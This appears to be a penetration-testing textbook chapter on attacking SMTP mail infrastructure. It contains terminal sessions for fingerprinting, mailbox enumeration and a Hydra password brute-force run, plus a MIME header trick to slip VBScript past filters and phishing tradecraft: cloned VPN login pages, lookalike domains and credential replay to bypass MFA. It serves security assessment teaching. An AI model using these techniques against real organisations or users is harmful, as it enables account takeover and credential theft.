Configuration of devices and mail servers throughout the chain is important. Insufficient network filtering allow an attacker to establish a session with an organization’s external SMTP interface and bypass the MSSP, for example. Many servers also send nondelivery notification (NDN) messages if they are unable to relay email to the intended recipient, revealing software and network configuration details.
Attacks launched via SMTP might have different goals and targets. For example, an adversary could take advantage of a flaw within an exposed service directly (e.g., exploit a known bug within Microsoft Exchange) or use SMTP as a delivery mechanism to serve malicious content to a vulnerable component within a larger system (e.g., an antivirus engine running an internal mail server).
Upon preparing a list of mail servers and valid domains, you can fingerprint each SMTP endpoint and identify enabled subsystems and features. Mail server software details are obtained through banner grabbing, behavioral analysis, and passive review of NDNs.
The SMTP banner presented upon connection often describes the implementation. If the banner is obfuscated or doesn’t provide sufficient detail, the HELP command might provide meaningful feedback. Example 9-1 demonstrates manual fingerprinting of an SMTP service, followed by scanning with Nmap.
root@kali:~# dig +short mx fb.com
10 mxa-00082601.gslb.pphosted.com.
10 mxb-00082601.gslb.pphosted.com.
root@kali:~# telnet mxa-00082601.gslb.pphosted.com 25
Trying 67.231.145.42...
Connected to mxa-00082601.gslb.pphosted.com.
Escape character is '^]'.
220 mx0a-00082601.pphosted.com ESMTP mfa-m0004346
HELP
500 5.5.1 Command unrecognized: "HELP"
QUIT
221 2.0.0 mx0a-00082601.pphosted.com Closing connection
Connection closed by foreign host.
root@kali:~# nmap -sV -p25 mxa-00082601.gslb.pphosted.com

Starting Nmap 6.46 (http://nmap.org) at 2014-09-09 22:15 UTC
Nmap scan report for mxa-00082601.gslb.pphosted.com (67.231.153.30)
Host is up (0.092s latency).
PORT   STATE SERVICE VERSION
25/tcp open  smtp    Symantec Enterprise Security manager smtpd
Service Info: Host: mx0b-00082601.pphosted.com
Mail servers often send verbose NDN messages back to the source if they are unable to route mail to a recipient. This gives adversaries an opportunity to infer valid mailboxes (which are later used during phishing campaigns). A secondary benefit is that NDN messages contain useful environmental details, including:
Hostnames and IP addresses
Mail server software version and configuration
The underlying OS and server configuration
Physical location of mail servers (based on time zone and format)
TLS configuration and support between servers
RFC 5321 mandates that SMTP headers must not be altered by mail server software. Upon viewing the source of a message, we find that each mail server adds a Received header, as summarized by Example 9-2. In this case, I extract the headers from an NDN message for blah@nintendo.com.
Received: from smtpout.nintendo.com ([205.166.76.16]:17869 helo=ONERDEDGE02.one.nintendo.com) by
mx.example.org with esmtps (TLSv1:AES128-SHA:128) (Exim 4.82) id 1XXqMW-00042s-QQ for
chris@example.org; Sat, 27 Sep 2014 06:40:29 -0500

Received: from ONERDEXCH01.one.nintendo.com (10.13.30.31) by  ONERDEDGE02.one.nintendo.com
(10.13.20.35) with Microsoft SMTP Server (TLS) id 14.3.174.1; Sat, 27 Sep 2014 04:40:14 -0700

Received: from ONERDEDGE02.one.nintendo.com (10.13.20.35) by  ONERDEXCH01.one.nintendo.com
(10.13.30.31) with Microsoft SMTP Server (TLS) id 14.3.174.1; Sat, 27 Sep 2014 04:40:24 -0700

Received: from barracuda3.noa.nintendo.com (205.166.76.35) by  ONERDEDGE02.one.nintendo.com
(10.13.20.35) with Microsoft SMTP Server (TLS) id 14.3.174.1; Sat, 27 Sep 2014 04:40:13 -0700

Received: from gateway07.websitewelcome.com (gateway07.websitewelcome.com [70.85.67.23]) by
barracuda3.noa.nintendo.com with ESMTP id pQ1karfQRUUAEBFL (version=TLSv1 cipher=AES256-SHA
bits=256 verify=NO) for <blah@nintendo.com>; Sat, 27 Sep 2014 04:50:32 -0700 (PDT)

Received: by gateway07.websitewelcome.com (Postfix, from userid 5007) id DFB39B9D3B153; Sat, 27
Sep 2014 06:40:21 -0500 (CDT)

Received: from mx.example.org (mx.example.org [192.186.4.46]) by gateway07.websitewelcome.com
(Postfix) with ESMTP id DACE4B9D3B135 for <blah@nintendo.com>; Sat, 27 Sep 2014 06:40:21
-0500 (CDT)
You can use this material to map the network, as demonstrated by Figure 9-2. This diagram details the route that the message took from our source mail server (mx.example.org), through the Nintendo infrastructure, and back.

In this case, the mail client selected an SMTP interface to use (upon obtaining the MX record of the target domain). During testing, you should take each enumerated domain, along with each exposed SMTP service and use Swaks1 to send email to a nonexistent user, as shown in Example 9-3. NDN results often vary based on the email route taken.
root@kali:~# dig +short mx nintendo.com
10 smtpgw1.nintendo.com.
20 smtpgw2.nintendo.com.
root@kali:~# swaks -n -hr -f chris@example.org -t blah@nintendo.com -s smtpgw1.nintendo.com:25
=== Trying smtpgw1.nintendo.com:25...
=== Connected to smtpgw1.nintendo.com.
 -> EHLO localhost
 -> MAIL FROM:<chris@example.org>
 -> RCPT TO:<blah@nintendo.com>
 -> DATA
 -> 9 lines sent
 -> QUIT
=== Connection closed with remote host.
root@kali:~# swaks -n -hr -f chris@example.org -t blah@nintendo.com -s smtpgw2.nintendo.com:25
=== Trying smtpgw2.nintendo.com:25...
=== Connected to smtpgw2.nintendo.com.
 -> EHLO localhost
 -> MAIL FROM:<chris@example.org>
 -> RCPT TO:<blah@nintendo.com>
 -> DATA
 -> 9 lines sent
 -> QUIT
=== Connection closed with remote host.
When using Swaks, be sure to use an email account at which you can receive the NDN messages, along with a domain that lets you email from arbitrary sources (i.e., does not use SPF).
NDN messages might also contain headers generated by content filtering mechanisms (either distinct hardware appliances or software running on a mail server). Example 9-4 demonstrates the headers added by a Barracuda Networks content filter at barracuda.noa.nintendo.com.
X-Barracuda-Connect: gateway07.websitewelcome.com[70.85.67.23]
X-Barracuda-Start-Time: 1411818632
X-Barracuda-Encrypted: AES256-SHA
X-Barracuda-URL: http://barracuda.noa.nintendo.com:80/cgi-mod/mark.cgi
X-Virus-Scanned: by bsmtpd at noa.nintendo.com
X-Barracuda-Spam-Score: 0.00
X-Barracuda-Spam-Status: No, SCORE=0.00 using per-user scores of TAG_LEVE= L=2.0
QUARANTINE_LEVEL=1000.0 KILL_LEVEL=7.0 tests=
X-Barracuda-Spam-Report: Code version 3.2, rules version 3.2.3.9943
Through sending messages with different contents, you can use responses to reverse engineer content filtering policy and antivirus configuration. For example, you can force identification and alerting of malicious content by sending an EICAR test file2 within an email.
Table 9-2 lists antivirus engines revealed upon parsing the EICAR test file, based on NDN headers received. Jon Oberheide and Farnam Jahanian published research that expands on this tactic.3
| Filter technology | Exposed information |
|---|---|
| Proofpoint and F-Secure |
X-Proofpoint-Virus-Version: vendor=fsecure engine=2.50.10432:5.11.87,1.0.14,0.0.0000 definitions=2013-12-12_01:2013-12-11,2013-12-12,1970-01-01, signatures=0 |
| Proofpoint and McAfee |
X-Proofpoint-Virus-Version: vendor=nai engine=5400 definitions=5800 signatures=585085 |
| Cisco IronPort and Sophos |
X-IronPort-AV: E=Sophos;i="4.27,718,1204520400"; v="EICAR-AV-Test'3'rd"; d="txt'?com'?scan'208";a="929062" |
| Cisco IronPort and McAfee |
X-IronPort-AV: E=McAfee;i="5400,1158,7286"; a="160098426" |
| Trend Micro |
X-TM-AS-Product-Ver: CSC-0-5.5.1026-15998 X-TM-AS-Result: No-10.22-4.50-31-1 |
| McAfee |
The WebShield(R) e500 Appliance discovered a virus in this file. The file was not cleaned and has been removed. |
| Barracuda Networks |
X-Barracuda-Virus-Scanned: by Barracuda Spam & Virus Firewall at example.org |
Upon identifying the deployed antivirus engine you can exploit defects by sending malicious content via SMTP. Remotely exploitable flaws have been found in ClamAV, ESET, Kaspersky, Sophos, and Symantec engines in particular, as listed in Table 9-3. Unfortunately, an increasing number of these issues do not have CVE references.
| CVE reference(s) | Vendor | Notes |
|---|---|---|
| CVE-2016-2208 | Symantec | ASPack remote heap memory corruption flawa |
| — | Kaspersky | Multiple severe parsing flaws, as discovered by Tavis Ormandyb,c,d |
| ESET | ||
| Sophos | ||
|
CVE-2010-4479 CVE-2010-4261 CVE-2010-4260 |
ClamAV | Multiple parsing overflows within ClamAV 0.96.4 |
a Tavis Ormandy, “Symantec/Norton Antivirus ASPack Remote Heap/Pool memory corruption Vulnerability CVE-2016-2208”, Chromium.org, May 6, 2016. b Tavis Ormandy, “Kaspersky: Mo Unpackers, Mo Problems”, Google’s Project Zero Blog, September 22, 2015. c Tavis Ormandy, “Analysis and Exploitation of an ESET Vulnerability”, Google’s Project Zero Blog, June 23, 2015. d See “Tavis Ormandy Finds Vulnerabilities in Sophos Anti-Virus Products”, Sophos Knowledge Base, June 30, 2015. | ||
Exploitable SMTP vulnerabilities often relate to particular server subsystems. Example 9-5 demonstrates manual enumeration via HELP and EHLO commands, along with automated testing using the Nmap smtp-commands script.
root@kali:~# telnet microsoft-com.mail.protection.outlook.com 25
Trying 207.46.163.138...
Connected to microsoft-com.mail.protection.outlook.com.
Escape character is '^]'.
220 BN1AFFO11FD016.mail.protection.outlook.com Microsoft
ESMTP MAIL Service ready at Thu, 11 Sep 2014 15:36:23 +0000
HELP
214-This server supports the following commands:
214 HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH BDAT
EHLO world
250-BN1AFFO11FD016.mail.protection.outlook.com Hello [37.205.58.146]
250-SIZE 157286400
250-PIPELINING
250-DSN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-BINARYMIME
250 CHUNKING
QUIT
221 2.0.0 Service closing transmission channel
Connection closed by foreign host.

root@kali:~# nmap -p25 --script smtp-commands 207.46.163.138

Starting Nmap 6.46 (http://nmap.org) at 2014-09-29 18:37 BST
Nmap scan report for mail-bn14138.inbound.protection.outlook.com (207.46.163.138)
PORT   STATE SERVICE
25/tcp open  smtp
| smtp-commands: BN1AFFO11FD016.mail.protection.outlook.com Hello [78.145.30.139],
| SIZE 157286400, PIPELINING, DSN, ENHANCEDSTATUSCODES, 8BITMIME, BINARYMIME,
| CHUNKING,
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP
                                                AUTH BDAT
Table 9-4 describes the commands supported by this SMTP server (this is not an exhaustive list), and Table 9-5 outlines the enabled extensions and features. The DSN extension,4 for example, is not a command, but a mechanism to provide delivery status notification.
| Command | Description |
|---|---|
HELO |
Initiates an SMTP conversation |
EHLO |
Initiates an ESMTP conversation |
STARTTLS |
Initiates an encrypted TLS session over the existing porta |
RCPT |
Defines the destination email address |
DATA |
Signifies that data (i.e., the message body) will follow |
RSET |
Aborts the current mail transaction |
| Defines the source email address | |
QUIT |
Ends the SMTP session and closes the connection |
HELP |
Presents help material back to the client |
AUTH |
SMTP authentication support |
BDAT |
Signifies that binary data will follow |
| Extension | Description |
|---|---|
SIZE 157286400 |
Limits the maximum message size to 15.7 MB |
PIPELINING |
Supports batching of SMTP commands without waiting for individual responses for each |
DSN |
Delivery status notification support |
ENHANCEDSTATUSCODES |
Provides detailed SMTP status codesa |
8BITMIME |
8-bit data transmission support |
BINARYMIME |
Binary data transmission support |
CHUNKING |
Support for sending binary chunks via BDAT |
a See “Simple Mail Transfer Protocol (SMTP) Enhanced Status Codes Registry” on IANA.org. | |
As noted earlier, lists are not exhaustive. Daniel J. Bernstein prepared an SMTP primer5 that contains useful information, which you can combine with the Wikipedia entry6 to delve into particular extensions.
SMTP server software may be found running on appliances (e.g., Barracuda Spam Firewall and Cisco IronPort), lightweight MTAs (e.g., qmail and Exim), and feature-rich mail server platforms (e.g., Microsoft Exchange and Sendmail).
According to NVD at the time of writing, there are no known exploitable flaws in the Barracuda Spam Firewall, Cisco IronPort, or Proofpoint platforms with SMTP vectors. Many web application defects exist within these products, however (e.g., XSS, command injection, and data exposure), which are exploitable via exposed HTTP and HTTPS interfaces.
Remotely exploitable vulnerabilities in popular mail server software packages (Exim, Postfix, Sendmail, Microsoft Exchange, and IBM Domino) are detailed in Tables 9-6 through 9-10.
| CVE reference(s) | Affects (up to) | Notes |
|---|---|---|
| CVE-2014-2957 | Exim 4.82 | DMARC header parsing overflow |
| CVE-2012-5671 | Exim 4.80 | DKIM record parsing vulnerabilities |
|
CVE-2011-1764 CVE-2011-1407 |
Exim 4.75 | |
| CVE-2010-4344 | Exim 4.69 | Remote overflow resulting in code execution |
| CVE reference | Affects (up to) | Notes |
|---|---|---|
| CVE-2011-1720 |
Postfix 2.8.0 to 2.8.2 Postfix 2.7.0 to 2.7.3 Postfix 2.6.0 to 2.6.9 Postfix 2.5.13 and prior |
Cyrus SASL authentication overflow |
| CVE reference | Affects (up to) | Notes |
|---|---|---|
| CVE-2009-4565 | Sendmail 8.4.13 | TLS authentication bypass permitting MITM and circumvention of access restrictions |
| CVE-2009-1490 | Sendmail 8.13.1 | Heap overflow triggered via long “X-” header values |
| CVE reference | Affected products | Notes |
|---|---|---|
| CVE-2014-0294 | Forefront Protection 2010 for Exchange | Buffer overflow resulting in remote code execution upon parsing malicious content |
| CVE-2010-0025 | Windows Server 2008 R2, Exchange Server 2000 SP3, and others | SMTP engine overflow within multiple products resulting in arbitrary code execution |
| CVE-2009-0098 | Exchange Server 2007 SP1 | TNEF overflow vulnerability |
| CVE reference(s) | Affects (up to) | Notes |
|---|---|---|
| CVE-2011-0916 | Domino 8.5.2 | Stack overflow in SMTP service via long filename parameter within MIME headers |
|
CVE-2011-0915 CVE-2010-3407 |
Multiple flaws when processing email messages containing iCalendar requests |
Sendmail and other servers permit mailbox and local user account enumeration. Within Kali Linux, you can use the smtp-user-enum utility to identify accounts through the EXPN, VRFY, and RCPT TO commands. In the following sections, I manually demonstrate each technique.
The EXPN command expands details for a given mail address, as shown in Example 9-6. Through analyzing the server responses, we find the test user account doesn’t exist, mail for root is forwarded to chris@example.org, and an sshd account exists for privilege separation purposes.
root@kali:~# telnet 10.0.10.11 25
Trying 10.0.10.11...
Connected to 10.0.10.11.
Escape character is '^]'.
220 mail2 ESMTP Sendmail 8.13.8/8.12.8; Thu, 13 Nov 2014 03:20:37
HELO world
250 mail2 Hello onyx [192.168.10.1] (may be forged), pleased to meet you
EXPN test
550 5.1.1 test... User unknown
EXPN root
250 2.1.5 <chris@example.org>
EXPN sshd
250 2.1.5 sshd privsep <sshd@mail2>
The VRFY command verifies that a given SMTP mail address is valid, as shown in Example 9-7. We can abuse this feature to enumerate local accounts (chris in this case).
root@kali:~# telnet 10.0.10.11 25
Trying 10.0.10.11...
Connected to 10.0.10.11.
Escape character is '^]'.
220 mail2 ESMTP Sendmail 8.13.8/8.12.8; Thu, 13 Nov 2014 04:01:18
HELO world
250 mail2 Hello onyx [192.168.10.1] (may be forged), pleased to meet you
VRFY test
550 5.1.1 test... User unknown
VRFY chris
250 2.1.5 Chris McNab <chris@mail2>
Many administrators ensure that EXPN and VRFY commands don’t return user information; however, RCPT TO enumeration exploits a flaw that is not easily mitigated within Sendmail in particular. Example 9-8 demonstrates the command used to identify valid local users accounts.
root@kali:~# telnet 10.0.10.11 25
Trying 10.0.10.11...
Connected to 10.0.10.11.
Escape character is '^]'.
220 mail2 ESMTP Sendmail 8.13.8/8.12.8; Thu, 13 Nov 2014 04:03:52
HELO world
250 mail2 Hello onyx [192.168.10.1] (may be forged), pleased to meet you
MAIL FROM:test@test.org
250 2.1.0 test@test.org... Sender ok
RCPT TO:test
550 5.1.1 test... User unknown
RCPT TO:admin
550 5.1.1 admin... User unknown
RCPT TO:chris
250 2.1.5 chris... Recipient ok
Example 9-9 demonstrates the EHLO command used to identify supported authentication mechanisms (in this case, LOGIN, PLAIN, and CRAM-MD5, which an attacker can use to perform brute-force password grinding against valid accounts).
root@kali:~# telnet mail.example.org 25
Trying 192.168.0.25...
Connected to 192.168.0.25.
Escape character is '^]'.
220 mail.example.org ESMTP
EHLO world
250-mail.example.org
250-AUTH LOGIN CRAM-MD5 PLAIN
250-AUTH=LOGIN CRAM-MD5 PLAIN
250-STARTTLS
250-PIPELINING
250 8BITMIME
Table 7-19 lists common SMTP authentication mechanisms used within SMTP and other services, which are also supported by Hydra and Nmap.7 Example 9-10 demonstrates Hydra run against an exposed SMTP service supporting CRAM-MD5.
root@kali:~# wget http://bit.ly/2b5K8Hi
root@kali:~# unzip wordlists.zip
root@kali:~# hydra -L users.txt -P crackdict.txt smtp://mail.example.org/CRAM-MD5
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2015-10-14 19:36:40
[INFO] several providers have implemented cracking protection, check with a small wordlist first
- and stay legal!
[DATA] max 16 tasks per 1 server, overall 64 tasks, 655041 login tries (l:3/p:218347),
~639 tries per task
[DATA] attacking service smtp on port 25
[25][smtp] host: mail.example.org   login: chris   password: control!
Organizations run content checking software to scrub mail in adherence with a given policy. Server and client software packages parse material sent via email in different ways, and flaws exist within filtering software and associated components (i.e., antivirus engines).
Many years ago, I bypassed Clearswift MAILsweeper by modifying MIME headers within a message. Example 9-11 shows a legitimate email generated by Microsoft Outlook, from john@example.org to mickey@example.org with the attachment report.txt.
From: John Smith <john@example.org>
To: Mickey Mouse <mickey@example.org>
Subject: That report
Date: Thurs, 22 Feb 2001 13:38:19 -0000
MIME-Version: 1.0
X-Mailer: Internet Mail Service (5.5.23)
Content-Type: multipart/mixed ;
boundary="----_=_NextPart_000_02D35B68.BA121FA3"
Status: RO

This message is in MIME format. Since your mail reader doesn't understand this format, some or
all of this message may not be legible.

- ------_=_NextPart_000_02D35B68.BA121FA3
Content-Type: text/plain; charset="iso-8859-1"

Mickey,

Here's that report you were after.

- ------_=_NextPart_000_02D35B68.BA121FA3
Content-Type: text/plain;
        name="report.txt"
Content-Disposition: attachment;
        filename="report.txt"

< data for the text document here >

- ------_=_NextPart_000_02D35B68.BA121FA3
An exploitable condition existed because of the way in which the content checking system and client software parsed an attachment’s MIME headers—MAILsweeper used name and Microsoft Outlook filename. The headers could be modified to present a benign text file to MAILsweeper and malicious VBScript to the user via Outlook:
- ------_=_NextPart_000_02D35B68.BA121FA3
Content-Type: text/plain;
        name="report.txt"
Content-Disposition: attachment;
        filename="report.vbs"
This tactic is similar to one adopted when circumventing a network IPS by fragmenting and sending packets out of order—we modify data so that it clears the security control and then is reassembled at the destination. During testing it is important to consider variations of this tactic and identify exploitable conditions.
SMTP messages are easily spoofed, and so organizations use SPF, DKIM, and DMARC features to prevent parties from sending unauthorized email. These mechanisms, along with the steps you can take to review their configuration, are outlined in the following sections.
Sender Policy Framework (SPF)8 provides a mechanism by which MTAs can check if the host sending email for a given domain is authorized. Organizations define the list of authorized mail servers for a domain within a specially formatted TXT DNS record.
We can evaluate the SPF configuration of Google via dig, as shown in Example 9-12. Large organizations often use include and redirect directives, and you must iteratively step through each record to understand the configuration. In this example, the IPv6 and IPv4 ranges returned are authorized sources.
root@kali:~# dig google.com txt | grep spf
google.com.        1599 IN   TXT  "v=spf1 include:_spf.google.com ip4:216.73.93.70/31
ip4:216.73.93.72/31 ~all"
root@kali:~# dig _spf.google.com txt | grep spf
_spf.google.com.   246  IN   TXT  "v=spf1 include:_netblocks.google.com include:
_netblocks2.google.com include:_netblocks3.google.com ~all"
root@kali:~# dig _netblocks.google.com txt | grep spf
_netblocks.google.com.  2616 IN   TXT   "v=spf1 ip4:216.239.32.0/19 ip4:64.233.160.0/19
ip4:66.249.80.0/20 ip4:72.14.192.0/18 ip4:209.85.128.0/17 ip4:66.102.0.0/20 ip4:74.125.0.0/16
ip4:64.18.0.0/20 ip4:207.126.144.0/20 ip4:173.194.0.0/16 ~all"
root@kali:~# dig _netblocks2.google.com txt | grep spf
_netblocks2.google.com. 3565 IN   TXT   "v=spf1 ip6:2001:4860:4000::/36 ip6:2404:6800:4000::/36
ip6:2607:f8b0:4000::/36 ip6:2800:3f0:4000::/36 ip6:2a00:1450:4000::/36 ip6:2c0f:fb50:4000::/36
~all"
root@kali:~# dig _netblocks3.google.com txt | grep spf
_netblocks3.google.com. 3196 IN   TXT   "v=spf1 ~all"
DomainKeys Identified Mail (DKIM)9 is a mechanism by which outbound email is signed and validated by foreign MTAs upon retrieving a domain’s public key via DNS. The DKIM public key is held within a TXT record for a domain; however, you must know both the selector and domain name to retrieve it.
Upon reviewing the headers of email via gmail.com, the DKIM signature is retrieved:
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;d=gmail.com;s=20120113; h=mime-version:x-
received:date:message-id:subject:from:to:content-type; bh=fd9JXP6Ngw+hgcG1EbBo7GpsrIIZzdJb9Q/14o
9e5C8=; b=sYlJC2oYWzBUOPIo0jtR4iFsIVqUlwo2QRcG1186hg5ai0oO1nisiOJUD+QXjt
The d and s values are combined and fed into dig, as shown in Example 9-13.
root@kali:~# dig 20120113._domainkey.gmail.com TXT | grep p=
20120113._domainkey.gmail.com. 280 IN   TXT    "k=rsa\; p=MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCg
KCAQEA1Kd87/UeJjenpabgbFwh+eBCsSTrqmwIYYvywlbhbqoo2DymndFkbjOVIPIldNs/m40KF+yzMn1skyoxcTUGCQs8g3
FgD2Ap3ZB5DekAo5wMmk4wimDO+U8QzI3SD0" "7y2+07wlNWwIt8svnxgdxGkVbbhzY8i+RQ9DpSVpPbF7ykQxtKXkv/ahW
3KjViiAH+ghvvIhkx4xYSIc9oSwVmAl5OctMEeWUwg8Istjqz8BZeTWbf41fbNhte7Y+YqZOwq1Sd0DbvYAD9NOZK9vlfuac
0598HY+vtSBczUiKERHv1yRbcaQtZFh5wtiRrN04BLUTD21MycBX5jYchHjPY/wIDAQAB"
Domain-based Message Authentication, Reporting & Conformance (DMARC)10 is a method of mail authentication that expands upon SPF and DKIM. Policies instruct mail servers how to process email for a given domain and report upon actions performed. The way in which DMARC is used along with SPF and DKIM is shown in Figure 9-3.

DMARC policies are distributed via DNS. Table 9-11 lists fields and example values, and Example 9-14 demonstrates the policies used by Google, Yahoo, and PayPal.
| Name | Purpose | Example |
|---|---|---|
v |
Protocol version | v=DMARCv1 |
p |
Requested handling policy for email originating from the domain (i.e., none, quarantine, or reject) | p=quarantine |
sp |
Requested policy for subdomains | sp=reject |
pct |
Apply the policy to a certain percentage of messages (used to control DMARC uptake and avoid unintended report flooding) | pct=20 |
ruf |
Reporting URI for forensic reports | ruf=mailto:authfail@example.org |
rua |
Reporting URI for aggregate reports | rua=mailto:aggrep@example.org |
rf |
Defines the forensic reporting format | rf=afrf |
ri |
Defines the aggregate report interval | ri=86400 |
adkim |
DKIM alignment mode r (relaxed) is the default, and s enforces strict | adkim=s |
aspf |
SPF alignment mode using the same values as the DKIM alignment mode | aspf=r |
root@kali:~# dig _dmarc.yahoo.com txt | grep DMARC
_dmarc.yahoo.com.  1785 IN TXT "v=DMARC1\; p=reject\; sp=none\; pct=100\;
rua=mailto:dmarc-yahoo-rua@yahoo-inc.com, mailto:dmarc_y_rua@yahoo.com\;"
root@kali:~# dig _dmarc.google.com txt | grep DMARC
_dmarc.google.com. 600 IN TXT "v=DMARC1\; p=quarantine\; rua=mailto:mailauth-reports@google.com"
root@kali:~# dig _dmarc.paypal.com txt | grep DMARC
_dmarc.paypal.com. 300 IN TXT "v=DMARC1\; p=reject\; rua=mailto:d@rua.agari.com\;
ruf=mailto:dk@bounce.paypal.com,mailto:d@ruf.agari.com"
PayPal and Yahoo instruct mail servers to reject messages that contain invalid DKIM signatures or do not originate from their networks. Notifications are then sent to the respective email addresses within each organization. Google is configured in a similar way, although it instructs mail servers to quarantine messages and not outright reject them.
By sending crafted email, it is possible to dupe users into clicking hyperlinks, providing credentials, and executing code (e.g., JavaScript and Microsoft Office macros). Depending on the organization’s mail security features and configuration, you can also spoof internal email via external SMTP interfaces.
In the following sections, I describe a high-level approach to phishing. The Social Engineer Toolkit (SET)11 within Kali Linux is a powerful platform from which you can mount phishing campaigns.
Effective campaigns fool safety-conscious users by using knowledge of the target environment. Important details to focus on are as follows:
Address format and naming convention (e.g., Smith, Stan <stan.smith@intel.com>)
Client software used within the organization (e.g., Microsoft Outlook)
Message details or quirks, including signature formats adopted by certain users
Identifying a candidate web interface to clone
You can cover the first three bullets in the preceding list by obtaining material originating from the organization (e.g., email containing headers and HTML content). Mailing list archives and Google are good candidates, along with user coercion by requesting information from marketing or sales departments.
If an organization uses multifactor authentication for remote access purposes, you can subvert this by cloning the SSL VPN web endpoint to capture credentials and immediately replaying them to legitimate services.
You can use SET to clone a login page and harvest credentials. To get the best results, I would recommend going an extra step by registering a domain for use during the campaign, obtaining a valid TLS certificate, and using stunnel to broker the HTTPS traffic between the victim and SET.
For example, if the cloned web endpoint is vpn.victim.com, consider acquiring victim-corp.com, setting up the DNS so that sslvpn.victim-corp.com points to your SET instance, and purchasing the associated certificate so that the user sees a legitimate-looking encrypted connection.
SET is a powerful utility with rich functionality. You can use it to both harvest credentials (via traditional phishing attack) and exploit vulnerable browser plug-ins and components to gain code execution.12
The Spearphishing module within SET uses the Sendmail MTA in Kali Linux to send email. For the best result, however, consider manually crafting an email message from the previously obtained materials (using the same font and message format as a legitimate email), piping this material via Swaks to your local Sendmail service, and onto the target SMTP server.
